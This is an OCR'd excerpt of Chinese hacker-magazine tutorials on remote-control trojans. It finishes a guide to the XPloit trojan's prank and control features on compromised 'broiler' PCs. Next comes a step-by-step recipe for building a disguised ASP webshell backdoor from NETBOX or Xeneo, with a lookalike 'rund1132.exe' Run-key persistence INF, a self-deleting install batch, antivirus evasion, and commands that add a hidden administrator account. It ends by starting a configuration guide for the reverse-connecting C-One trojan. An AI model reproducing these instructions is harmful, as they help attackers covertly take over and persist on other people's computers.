


图 10

内网，不过用在肉鸡上，就完全成为恶作剧。在“管理”的操作里面，我们可以禁止和恢复鼠标、键盘、任务管理器甚至屏幕的操作，也可以把本地剪切板的内容发送到远程电脑。再来看一下“恶作剧”功能，“打印桌面”给我们提供了一个在远程桌面涂鸦的机会，看看我的杰作（图10）。


在“声音”下可以选择不同频率的声线传送到远程电脑的音频输出设备中，想想对方正在玩游戏时给他来这么一下，他肯定会大吃一惊的。XPloit的控制中当然少不了打开关闭光驱、远程发送URL和锁定鼠标按钮等这些常规的恶作剧，也可以输入指定文字反馈到远程桌面上。最后再来看一下“任务栏”，给予了我们一些快捷的操作，选择好指定功能后就可以通过“发送”按钮打开相应的窗口，例如“运行”、“控制面板”和“任务管理器”等。利用这个功能我们可以解除网吧里屏蔽的许多项目。还是那句老话，只有想不到，没有做不到。

五、木马的手工清除和小结

如果大家是在本地测试，直接通过远程卸载功能就可以清除该木马。既然免杀的方法也公布了，X的读者也可能面临成为别人肉鸡的危险，下面介绍一下如何进行手工清除。经过我的测试，该木马不能完美利用dll插入到进程，所以会在任务管理器中暴露自身，例如进程中出现2个explorer或者多出6个svhost，极有可能就是该木马，在默认配置下服务端是一个IE的进程。我们结束该进程后，运行regedit进入这个注册表项目：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components，由于这个键值下启动的程序比较少，一般是OE和IE的一些dll组件，所以找到服务端是非常容易的。根据键值下显示的服务端的名称直接到对应目录删除，就可以完全清除掉该木马。如果是直接利用注册表的RUN键值来启动，解决的办法就更为简单了。

总体来说，这款木马的功能是非常齐全的，并且具备优良的稳定性。如果结合rootkit来进行深度的隐藏，会有更好的效果。该木马经过压缩后的体积也是让人比较满意的，可贵的是他的功能完全让人感到远程控制的意义和乐趣。希望本文能对一些新手朋友起到抛砖引玉的作用，有什么疑问可以到X论坛(www.hackerxfiles.net/index.php)与我交流。

（文章中涉及到的工具xploit.exe、告注入器2006、KendyBinder2已经收录于光盘中）



DIY菜鸟造HTTP小马

Jory chen

在看了今年第一期“用XML Http和nc打造个性小马”一文所介绍的变态方法后，我突然也有了DIY一个小马的冲动。最近我一直在使用rmtSvc&vIDC，感觉它使用IE来直接控制肉鸡的方法的确很有意思。下边，各位菜鸟兄弟们就和我一起动手DIY，制作一个HTTP小马吧！

首先我们要准备几个小工具：NETBOX和一个强悍的ASP木马（推荐海阳顶端网ASP木马@2006）。NETBOX是一个可以独立模拟ASP环境的工具，无须IIS的支持。我在学习ASP时，在一本ASP教材上发现的此宝物。NETBOX的安装很简单，本文就不多作介绍了。安装完成后我们新建一个文件夹webroot，再新建一个文件夹root，并把ASP木马放到该目录下。接着来到NETBOX的安装目录C:\Program Files\NetBox 2.8\，在Samples文件夹中随便找一个*.BOX文件，把它放到webroot目录中。使用记事本打开那个*.BOX文件，可以看到“Shell.Service.RunService "NBWeb", "NetBox Web Server", "NetBox Http Server Sample"”这行，它是NETBOX的服务安装配置，为了掩人耳目，建议把服务名改的像系统服务，我简单的把它改成很个性的“Shell.Service.RunService "zshack","zshack web server", "zshack Http Server"”。“If httpd.Create("", 80) = 0 Then”中的80是端口，我改成了8008。全部修改好后就可以保存了。现在进入关键操作，选中那个*.box文件单击右键，然后选择“build”，出现如图1所示的界面。




图1

选择程序输出位置D:\webroot\，最后单击“Build…”就在输出文件夹生成了一个EXE可执行程序。先别忙着去运行它，我们需要把它注册为服务，否则就会在任务栏出现一个托盘图标。在CMD下执行**D:\webroot\www.exe -install**就可以了。接着打开IE输入http://127.0.0.1:8008，就可以看到如图2所示的界面。




图2

输入密码进入，别告诉我你不知道密码是多少，使用记事本打开ASP文件看看就知道了。小马有很多功能哦，先来试试“WScript.Shell程序运行器”，**net user aaa /add**和**net localgroup administrators aaa /add**都可以运行，如图3。




图3

说明是个system权限。以后要在肉鸡上使用这个木马，只要把www.exe复制过去，在CMD下执行**www.exe -install**就运行了。

可爱的小马虽然是打造好了，但是因为NETBOX太出名了，竟也列入了杀毒软件的黑名单。所以我想给它加个壳，结果NETBOX有个CRC验证，文件大小一变就会出错，郁闷……幸好现在有很多人喜欢玩裸机，可爱的小马还是可以在那里自由奔腾的。如果你介意它会被杀毒软件查杀，那就和我接下来打造一个免杀的吧！

用了很长时间找到了另一款类似NETBOX的服务器软件——Xeneo。但是Xeneo不是绿色软件，而且不会自动添加到注册表启动项，更不能注册为服务（千万不要用SC什么的硬把它注册为服务启动，会出错的），所以Xeneo其实不适合黑客化。但是一时之间也找不出什么软件来代替它，经过我N小时研究改造，还是被我驯服了，下面就是我的改造过程。

安装完成后，来到它的安装目录C:\Program Files\Northern Solutions\，把整个文件夹复制到D盘，并重命名为webroot，然后删除一些没用的文件axpreleasenotes.txt、releasenotes.txt、tips.xml、webmonitor.exe、xadmin.exe、xeneo.chm。

仔细看了一下剩余文件体积，还是很大，起码有900KB，所以我又用ASPACK 2.12把EXE和DLL文件都压缩了一下，体积显然小了很多。一切搞定后，就可以在控制面板里的添加/删除程序里把Xeneo卸载了。再运行D:\webroot\Xeneo\xeneo.exe，怎么样？不能运行吧？这说明程序在安装时向注册表添加了新东东。于是我用Regsnap跟踪了Xeneo的安装过程，发现这个变态软件竟然在注册表添加了近50项注册表键值。没办法，为了打造可爱的木马，我把新键值一个一个从注册表导出，然后又用05年第8期“Radmin终极者”一文中的方法，用REG2INF.EXE把导出的REG文件都转换成INF。虽然用了一些偷懒的方法，但还是把我累晕了。最后生成了一个BAT文件。

```
@echo off
@rundll32 exe setupapi,InstallHinfSection DefaultInstall 128 %CD%/Axp Application.1.reg.inf
……以下都是安装INF文件的过程……
```

运行bat文件后，D:\webroot\Xeneo\xeneo.exe就可以正常运行了。接着就可以修改配置文件了，用记事本打开config.xml，可以在最下面看到：“HomeDirectory="D:\webroot\Xeneo\webroot"”，这个是网页目录，我们需要把它改成一个需要解压过去的网页目录，我改成C:\Program Files\webroot（注意这个地址一定要是绝对地址。另外把**<AppMapping Extension="asp" Path="C:\Program Files\Northern Solutions\Xeneo\axp.dll"/>**改成相对地址**<AppMapping Extension="asp" Path="axp.dll"/>**。最后还有一个“Port="8008"”，这个就是端口了。因为xeneo不能注册为服务，所以再做一个INF文件，把xeneo添加到系统注册表启动项。Key.inf内容如下：

```
[Version]
Signature="$CHICAGO$"
Provider=no1539@126.com,2006

[DefaultInstall]
DelReg=fff_DelReg
AddReg=fff_AddReg

[fff_DelReg]

[fff_AddReg]
hkcu,"%fff1_SMWCR%","rund1132.exe","C:\WINDOWS\system32\webroot\rund1132.exe"

[Strings]
fff1_SMWCR="Software\Microsoft\Windows\CurrentVersion\Run"
```

这里我已经把xeneo.exe改成rundll32.exe（注意：是数字1不是字母l）了，既然多了一个INF文件，那么BAT文件也要相应增加一些内容，以下是BAT文件的

最终内容：

```
@echo off
@rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 %CD%/Axp Application 1 reg.inf
        以下都是安装INF文件的过程
@wwwroot.exe 解压wwwroot网页文件
@rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 %CD%/key.inf  将xeneo.exe添加到注册表启动项
@del wwwroot.exe
@del Axp Application 1.reg.inf
        以下都是删除不需要的文件
@rund1132.exe 最后一步运行xeneo.exe
@:END
@del %0  删除自己
```

因为BAT运行时会出现一个CMD窗口，所以我又把BAT转换成了EXE可执行程序run.exe。最后就是组织木马结构了，先把index.asp做成自解压程序wwwroot.exe，自解压选项配置如图4和图5。



图4




图5

接着再新建一个文件夹webroot，把刚才建立的所有INF文件，包括key.inf、run.exe、xeneo所有程序文件，以及自解压程序wwwroot.exe都移动到这个文件夹，再作成自解压程序，自解压配置如图6。




图6

最后就生成了一个木马主程序main.exe。怀着激动的心情双击main.exe，等待N秒后再启动IE输入地址http://127.0.0.1:8080，可爱的小马又出现了。试着执行了一下WEBSHELL，同样是system权限。

用着自己的小马，感觉是不是特别亲切呢？其实无论你使用NETBOX还是XENEO来做小马，思路都是一样的，无非就是在肉鸡是搭建一个ASP环境来运行ASP文件。本文也没什么技术含量，只是想提醒各位要善于思考，并充分利用自有的技术和工具，相信你也同样可以打造出一个属于你自己的神兵利器。

（本文涉及到的相关程序NETBOX、Xeneo，光盘有收录）

黑马精选之 C-One汉化版

公子许

相信大家都用过不少功能强大的木马吧，但这些木马也通常会成为众多杀毒软件的众矢之的，因此，小菜的兵器箱中保存几个不大常见，而功能也不差的木马就变得有必要了，今天就向大家介绍一款既好用又小巧的外国小马C-One汉化版。

这款木马拥有齐全的文件管理功能，可以方便的下载、上传、运行肉鸡上的文件；采用了插入进程技术，可以插入IE或MSN进程；还拥有反向连接功能，可以穿透部分防火墙；服务端可以自我删除，开机自动启动。

虽然没有屏幕监控、摄像头等功能，但作为一款管理肉鸡的小马，C-One汉化版还是值得推荐的。下面我们就来逐步讲解C-One汉化版的使用方法和技巧。

一、配置服务端程序

打开C-One汉化版主程序C-One.exe，可以看到C-One清晰简洁的界面，没有什么复杂的操作，因此它也是木马初学者的最爱，如图1。




图1

点击下方的“服务端”按钮，会出现服务端配置窗口，“密码”栏填写的是自动上线时用来认证的密码。“DNS”栏填写你的IP地址，注意一定要是公网IP才可以，否则如果是局域网IP的话将无法反弹上线。后边一栏中要填写的是本机要监听的端口。

